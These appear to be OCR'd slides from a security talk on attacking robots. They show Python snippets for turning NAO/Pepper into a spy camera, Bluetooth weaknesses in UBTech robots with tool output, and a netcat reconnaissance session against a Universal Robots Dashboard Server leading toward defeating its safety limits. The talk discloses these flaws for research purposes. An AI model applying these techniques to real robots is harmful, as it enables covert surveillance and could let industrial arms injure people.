


Facial Recognition

Hitachi's EMIEW 2

Robots as Insider Threats: Espionage Possibilities

- Hacking NAO/Pepper and turning it into a spy cam



Robots as Insider Threats: Espionage Possibilities

- Hacking NAO/Pepper and turning it into a spy cam

```
proxyVideo = ALProxy("ALVideoDevice", IP, PORT)
resolution = vision_definitions.kQVGA
colorSpace = vision_definitions.kRGBColorSpace
imgClient = proxyVideo.subscribe("_client", resolution, colorSpace, 5)
# Select camera.
proxyVideo.setParam(vision_definitions.kCameraSelectID, cameraID)
```

ALVideoDevice.so

```
image = proxyVideo.getImageRemote(imgClient)
```


update video feed

```
motionProxy = ALProxy("ALMotion", IP, PORT)
motionProxy.setStiffnesses("Head", 1.0)
# Example showing a slow, relative move of "HeadYaw".
# Calling this multiple times will move the head further.
names            = "HeadYaw"
changes          = 1
fractionMaxSpeed = 0.5
motionProxy.changeAngles(names, changes, fractionMaxSpeed)
```

ALMotion.so

Robots as Insider Threats: Espionage Possibilities

- Hacking NAO/Pepper and turning it into a spy cam
  - Demo



UBTech espionage?

Privacy & Security

How is my privacy protected?

We truly believe that customer's privacy is sacred. We work hard to protect your information from unauthorized access and have designed policies and controls to safeguard the collection, use, and disclosure of your information.

How secure is this?


Alpha 2 uses MySQL encryption to secure personal data sent to and from the cloud.

- Robot can be controlled from the cloud
- All transmitted in **cleartext** ☺

Unprotected Bluetooth Adapters

- ***Asratec's V-Sido CONNECT RC Microcontroller***
  The product does not enforce a **strong Bluetooth PIN** to pair with the microcontroller board, which makes it easier for attackers to control or reconfigure the robot remotely.

  The "**0000**" pin is used by default on the extra Bluetooth dongle.



Unprotected Bluetooth Adapters

- ***Missing Bluetooth Authenticated Link Key in UBTECH Alpha 1S***
  - The communication channel will not have an authenticated link key (subject to man-in-the-middle attacks).

```
//   199: astore_1
//   200: aload_2
//   201: invokestatic 104       com/ubtechinc/base/BluetoothUtil:access$000       ()Ljava/util/UUID;
//   204: invokevirtual 113      android/bluetooth/BluetoothDevice:createInsecureRfcommSocketToServiceRecord
(Ljava/util/UUID;)Landroid/bluetooth/BluetoothSocket;
//   207: astore_2
//   208: aload_2
```

***BluetoothUtil* Java class**

```
python robotsender.py 0x20
[+] Sending BT : b'\xfb\xbf\x06\x20\x00&\xed'
[+] Finding Alphas ...
[!!] Found 1 robot
[-] Connected
[!!] Received BT : b'\xfb\xbf\x10 Alpha1_V2.0\x8c\xed'
```


Human Safety Protections

- Self-collision sensors
- External-collision (Humans/Objects)
- Responsibility/Liability ?


"Collision avoidance's aim is to avoid damaging the robot, its environment, and first of all avoid hurting people. This implies checking the environment with the metrical sensors of the robot in order to see if an arm or the base is not going to hit something or someone"

Disabling Universal Robots Safety Protections

- Can these robots harm a person?
  - While running at slow speed their force is more than sufficient to cause a **skull fracture**.
- Integrators define "Safety Settings".
- Limit force, momentum, speed, tool orientation, boundaries, etc. All configs set with a "Safety Password".



Safety I/O



Safety Planes


Exploiting Universal Robots Safety Protections


1. Confirm the **remote version** on the UR Dashboard Server.

```
$ nc <remoteIP> 29999
Connected: Universal Robots Dashboard Server
PolyscopeVersion ← command
3.3.4.310 ← response (version disclosure)
load installation notexist ← command
File not found: /home/ur/ursys-3.3.4.310/GUI/notexist ←
response (base folder disclosure)
```

Exploiting Universal Robots Safety Protections


2. Exploit a **stack-based buffer overflow** in UR Modbus TCP service. Modbus read/write vuln. (binary executed as root) (ASLR/NX)





